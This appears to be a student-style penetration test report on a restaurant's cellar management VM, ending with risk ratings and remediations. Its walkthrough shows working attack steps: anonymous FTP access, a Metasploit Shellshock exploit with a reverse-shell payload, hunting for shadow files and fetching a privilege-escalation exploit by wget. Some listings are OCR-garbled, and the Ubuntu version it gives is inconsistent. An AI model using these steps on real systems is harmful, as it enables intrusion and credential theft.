# PENETRATION TEST REPORT

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# **Executive Summary:**

As a freelance security consultant, we have been commissioned to evaluate the security of *Cantina Lorenzo*'s (a new restaurant opening in Aberdeen) new cellar management system. This report will identify 3 significant risks to the system and will provide the appropriate countermeasures for them also. These risks will consider vulnerabilities within, the operating system of the server as well as any software running on the machine, including that of the software for the cellar management system itself. The Penetration Test was conducted in a virtual machine, which would be identical to that of the real lie system. While login credentials for the system were given to us. To simulate a malicious attack from an outsider, the only information used was the systems IP address.

Initial scanning of the targets IP address revealed numerous open ports on the system that could have their vulnerabilities exploited. It was discovered that port 21 had a ftp service running which allowed anonymous logins. This allowed us to exploit the read-write access we had to the cgi-bin (scripts) directory of the cellar management web server. By using Metasploit, we were able to gain access to the system via a low-level shell, which gave us limited access to the entire system.

Port 445 was also open, which is a Microsoft networking port. After research it was found that this could be exploited due to vulnerabilities with the SMB, which is a communication protocol for sharing files between systems. Banner Grabbing was used to determine the version of SMB running on the machine, as this could help find Metasploit exploits. Numerous exploits were found, however going through them it was revealed that few worked on the version that was on the machine. Had time allowed us to research this more thoroughly, we believe we could have exploited this a lot further to obtain access to the system.

As well as this, numerous other vulnerabilities were found within the system. After running Advanced and Web Nessus Scans, it was discovered the the operating system Ubuntu, was an old version. Attackers could exploit this as vulnerabilities that will have been patched on newer releases, will most likely still be present in older versions, meaning access to the system could be obtained. There were also vulnerabilities present within the web server, that could allow an attacker to use SSI and SQL injection, to inject commands into the database/sql, which could lead to crashing the server, editing fields/data, or obtaining sensitive information.

# Penetration Test Walkthrough:

First, using zenmap, a quick scan revealed the open ports on the machine and what services were active.

```
File Actions Edit View Help

(kali@kali)-[~]
$ sudo zenmap
[sudo] password for kali:
/usr/share/themes/Kali-Dark/gtk-2.0/gtkrc:39: Unable to find include file: "apps.rc"
/usr/share/themes/Kali-Dark/gtk-2.0/gtkrc:40: Unable to find include file: "hacks.rc"
/usr/share/themes/Kali-Dark/gtk-2.0/gtkrc:41: Unable to find include file: "hacks-dark.rc"
```

Figure 1 - Zenmap Command




Figure 2 - Zenmap Quick Scan

By looking at the results of the quick scan, we can a list of the open ports and the services running on the target machine. This scan was then compared against another scan, conducted using the OpenVAS software.

```
File Actions Edit View Help

(kali@kali)-[~]

$ sudo docker restart openvas
[sudo] password for kali:
openvas
```

Figure 3 - Make sure OpenVAS is running

```
(kali@ kali)-[~]
$ sudo docker logs -f `sudo docker ps | grep openvas | head -1 | cut -d ' ' -f 1`
```

Figure 4 - Monitor log files of OpenVAS

A new scan was created, which produced the following results

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Figure 5 - OpenVAS Scan Results

This gave us a list of vulnerabilities within the virtual machine that could be potentially exploited. A vulnerability that stuck out from these results was the "Anonymous FTP Login Reporting". With further research, it was discovered that users can access the files on the webserver without needing an account. There is very little verification for the use of anonymous accounts. Using this information, we were able to access the web server files under the username: "anonymous" and password: "anon@".

```
–(kali⊕kali)-[~]
ftp 172.16.1.103
Connected to 172.16.1.103.
220 (vsFTPd 2.3.5)
Name (172.16.1.103:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r---ata 1n0
                       0
                                    3893 Aug 14 09:30 cantina.sql
drwxrwxrwx 2 0
                       0
                                    4096 Dec 07 20:28 cgi-bin
Frw-re-re-al/v1r0li
                      0
                                    133 Aug 14 09:42 db_config.php
-rw-r--r--
            /s1=0=
                      0
                                   3458 Aug 14 09:30 find.php
                      r Øer
                                  10571 Aug 14 09:30 functions.php
-rw-r--r-- di 100
-rw-r--r--stg100
                                   4377 Aug 14 09:30 home.php
                      0 0
                                   4096 Aug 14 09:30 img
            2 0
drwxr-xr-x
                      0
                                   1814 Aug 14 09:30 index.php
-rw-r--r-- 1 0
                      0 .
-rw-r--r-4
           1 0
                                   1387 Aug 14 09:30 inv.php
                      i 0
-rw-r--r-- 1 0
                                    969 Aug 14 09:30 licence-css.txt
                      0 T
-rw-r--r-- 1 0
                                  34520 Aug 14 09:30 license-code.txt
                      0
-rw-r--r--
                                   4422 Aug 14 09:30 list.php
            1 0 4
                       0
-rw-r--r--
            1 0
                       0
                                   2073 Aug 14 09:30 mod.php
-rw-r--r--
            1 0
                                   1532 Aug 14 09:30 print_inv.php
                       0
226 Directory send OK.
ftp>
```

Figure 6 - Anonymous FTP Login

From this, we can see that we have read and write access to the cgi-bin directory. The CGI-bin is a directory that is where scripts are held which interact with the Web Browser, which provide functionality for pages and websites. From this, we then entered the cgi-bin directory.

Figure 7 - Entered cgi-bin

```
ftp> get hw
local: hw remote: hw
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for hw (73 bytes).
226 Transfer complete.
73 bytes received in 0.00 secs (262.0921 kB/s)
ftp>
```

Figure 8 - File copied to machine

```
1 #!/bin/bash
2 printf "Content-type: text/html\n\n"
3 printf "Hello World!\n"
```

Figure 9 - Contents of hw file

Once inside the cgi-bin directory, a hw bash file was found and copied over to kali, with a basic script inside. When browsers request the URL of files within the directory, the server runs the script with the output being passed back to the browser. Information is copied to environment variables when CGI scripts are running, which are then passed to bash if it is called. This can be exploited as attackers can append commands to the environment variables, which allows potential malicious code to be run. The cgi-bin is vulnerable here as there is already an executable script within the directory which we can write too on an anonymous login. Metasploit has a module that allows us to exploit this vulnerability.

Figure 10 – Metasploit

```
msf6 > use exploit/multi/http/apache_mod_cgi_bash_env_exec
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) >
```

#### Figure 11 - Exploit chosen

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set rhost 172.16.1.103
rhost ⇒ 172.16.1.103
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set targeturi /cgi-bin/hw
targeturi ⇒ /cgi-bin/hw
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > ■
```

#### Figure 12 - Remote host and target file set

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set payload linux/x86/shell/reverse_tcp
payload ⇒ linux/x86/shell/reverse_tcp
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > ■
```

#### Figure 13 - Payload set

```
[+] 172.16.1.103:80 - The target is vulnerable.
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 172.16.1.13:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (36 bytes) to 172.16.1.103
[*] Command shell session 1 opened (172.16.1.13:4444 → 172.16.1.103:57407) at 2021-12-07 23:58:58 +0000
whoami
www-data
```

Figure 14 - Exploit launched

Using the Metasploit module, a reverse shell exploit was chosen, and with the rhost, targeturi and payload set, the exploit was ran with success. Using this exploit, we managed to gain limited access to the Ubuntu system, via a low-level shell. From here, we navigated directories into the /etc directory where passwd and shadow files were located.

```
os-release
pam.conf
pam.d
papersize
passwd
passwd-
pcmcia
perl
php5
pkcs11
pm
pnm2ppa.conf
polkit-1
popularity-contest.conf
ppp
profile
profile.d
protocols
pulse
python
python2.7
python3
python3.2
rc.local
rc0.d
rc1.d
rc2.d
rc3.d
rc4.d
rc5.d
rc6.d
rcS.d
remote-login-service.conf
resolv.conf
resolvconf
rmt
rpc
rsyslog.conf
rsyslog.d
samba
sane.d
securetty
security
sensors.d
sensors3.conf
services
sgm1
shadow
shadow-
shells
```

Figure 15 - etc directory with passwd and shadow files

Originally, password storage was in just the one passwd file, but this could lead to an attacker accessing the hashed passwords as some applications could read the file. Now, the user's public information is stored in the passwd file, with the hashed passwords being stored in the shadow file. Both the shadow and passwd files can only be accessed by the root user. To gain root permissions to be able to access these files, privilege escalation was attempted.

Whilst on the low-level shell, basic banner grabbing was used to find out information about the system.

```
uname -a
Linux ubuntu-virtual-machine 3.5.0-17-generic #28-Ubuntu SMP Tue Oct 9 19:32:08 UTC 2012 i686 i686 i686 GNU/Linux
lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description: Ubuntu 12.10
Release: 12.10
Codename: quantal
```

Figure 16 - Basic banner grabbing

From using the **Isb\_release** command, we found that the release version of Ubuntu was 12.10. Using this information, we searched through the Searchsploit database with the keywords of escalation and Ubuntu.

Figure 17 - Searchsploit results

From the available exploits, 37292 was selected, as it claimed to work for Ubuntu 12.10.

Figure 18 - Setting up Exploit

The exploit was setup how ever when attempting to transfer the exploit from the kali machine to the target, A 404 error was ran into.

```
wget http://172.16.1.13/run
---2021-12-08 02:47:52-- http://172.16.1.13/run
Connecting to 172.16.1.13:80... connected.
HTTP request sent, awaiting response... 404 Not Found
2021-12-08 02:47:52 ERROR 404: Not Found.
```

Figure 19 - Error Message

Due to time constraints, we were unable to proceed any further with this attack, however, if time was not a limiting factor the error would have been solved, allowing us to compile and execute the exploit, which would have allowed us to gain root access to the machine. With root access, all permissions are granted meaning we would have access to the shadow file, which contents would include the hashed passwords. A password cracking software called John the Ripper would then be used to unhash the passwords, giving us unlimited access to the machine and web server.

By going back to our zenmap scan, we can also see that port 445 is open.

# 445/tcp open microsoft-ds

#### Figure 20 - port 445

Port 445 is a networking port by Microsoft, which has a vulnerability within its file sharing protocol, SMB. Leaving port 445 open exposes the machine to numerous exploits. This is further proven when looking at an advanced Nessus scan.




Figure 21 - Start Nessus

MIXED 2 Microsoft Window	Windows	2	0	
MEDIUM SMB Signing not required	Misc.	1	0	

Figure 22 - SMB Results

To find the version of SM on the port, we search for a SMB scanner in Metasploit

```
Matching Modules

# Name Disclosure Date Rank Check Description

# Name Disclosure Date Rank Check Description

## Disclosure Date Rank Rank Pass Description

## Disc
```

Figure 22 - SMB Scanner

The scan reveals a smb\_version scan, which can be useful as it allows us to get the exact version of smb (Samba).

```
msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > set rhosts 172.16.1.103
rhosts ⇒ 172.16.1.103
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 172.16.1.103:445 - SMB Detected (versions:) (preferred dialect:) (signatures:optional)
[*] 172.16.1.103:445 - Host could not be identified: Unix (Samba 3.6.6)
[*] 172.16.1.103: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) > ■
```

Figure 23 - smb\_version scan

Running the scan gives us the version to be Samba 3.6.6. With the exact version in our knowledge, we can search Metasploit for any known Samba exploits.

Figure 24 Exploit list

The list of exploits was going through with each exploit researched. Unfortunately, due to time constraints. A working exploit that was for the current version of Samba the VM has meant that we were unable to go any

further with this line of attack. If more time was available, and a lower version of Samba was installed on the Machine, <code>exploit/multi/samba/usermap\_script</code> would have been selected, as this exploit allows for full root control of the machine, allowing a potential attacker to read and write files, and effectively do anything desired.

From Viewing the Nessus Scan results further. We can see that a critical vulnerability was reported.




Figure 25 - Nessus Scan

The version of Ubuntu, which is the Unix operating system of the server is an older, not up to date version. The version of Ubuntu on the machine is 12.04, while the latest releases as of the time of writing is Ubuntu 21.10. This means that vulnerabilities that have been discovered and patched on the newer releases, will still be present on this older version, as they are not still developed and worked on. With this information, we searched through Exploit DB with the keys words of Ubuntu and 12.04.

2015-08-26	<u>*</u>	X Linux Kernel < 3.5.0-23 (Ubuntu 12.04.2 x64) - 'SOCK_DIAG' SMEP Bypass Local Privilege Escalation	Local	Linux_x86-64	Vitaly Nikolenko
2014-01-14	<u>•</u>	X Linux Kernel (Ubuntu 11.10/12.04) - binfmt_script Stack Data Disclosure	DoS	Linux	halfdog
2015-06-16	<u>*</u>	Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation (Access /etc/shadow)	Local	Linux	rebel
2015-06-16	<u>*</u>	Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation	Local	Linux	rebel
2015-04-23	<u>•</u>	× usb-creator 0.2.x (Ubuntu 12.04/14.04/14.10) - Local Privilege Escalation	Local	Linux	Tavis Ormandy
2014-07-21	<u>*</u>	Linux Kernel < 3.2.0-23 (Ubuntu 12.04 x64) - 'ptrace/sysret' Local Privilege Escalation	Local	Linux_x86-64	Vitaly Nikolenko
2014-05-31	<u>*</u>	Linux Kernel 3.2.0-23/3.5.0-23 (Ubuntu 12.04/12.04.1/12.04.2 x64) - 'perf_swevent_init' Local Privilege Escalation (3)	Local	Linux_x86-64	Vitaly Nikolenko

Figure 26 - Exploit DB

Looking at this, we can see there are several potential exploits that could be used to target the system. What is

notable here is many of these exploits are for privilege escalation, which allows attackers to have full root access on the system. Due to time constrains, we were not able to push any further, however if time was not a limiting factor, all exploits would have been tested.

A Web Scan was also conducted, with the results shown below:




Figure 27 - Web Scan

From this, we can see that the web server may be vulnerable to a SQL Injection attack. A SQL Injection attack involves getting the Web server to run malicious SQL code that can manipulate the backend database. By doing so, an attacker could gain access to sensitive information, append information, or delete information. Due to time constraints, we were unable to carry out a SQL Injection based attack. However, we know this is a major vulnerability due to SQL attacks still ranking number 1 in web vulnerabilities as of 2019.

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**Risk Analysis:** 

After completion of the penetration test, the potential risk to Cantina Lorenzo's cellar management system is **High** since there are ways into the system with limited and full access with no insider knowledge of credentials. As well as this, there are other vulnerabilities in the system which lead it

open to be exploited via database manipulation.

FTP Anonymous Login:

Rating: High

Description: Ftp on port 21 allows for anonymous login to the ftp server, with read and write access

to the cgi-bin.

Impact: Allows an attacker to inject code in Environment variables, which can then give access to the system via a shell. Using privilege escalation, root access can be gained meaning passwords can be

unhashed and seen by an attacker, as well as the ability to read/write to anything in the system.

Remediation: Ensure that that anonymous logins are disabled in the ftp config.

**Outdated Ubuntu Version:** 

Rating: High

**Description:** The systems Ubuntu is 12.04 where as the lastest release of Ubunto is 21.10 as of

writing.

Impact: Vulnerabilities that have been patched in later versions of Ubuntu will still be present in older versions, this mean known vulnerabilities could potentially work on this system, giving an

attacker full access.

Remediation: Immediately update Operating system to latest release and check for system updates

regularly.

**SQL** Injection:

Rating: High

Description: Attacker can get web server to run malicious SQL code for the backend database

Impact: Allows attackers to view sensitive information, as well as append or delete fields and tables

Remediations: Implement working input validation

## Port 445 Open:

**Rating: Medium** 

**Description:** Port 445 is a Microsoft networking port which allows files to be transferred remotely

**Impact:** Exploiting Samba with Metasploit gives full access to the machine, however a working exploit for the version of Samba was not found

Remediation: Remove the version number appearing in the config to stop banner grabbing

# Appendix:

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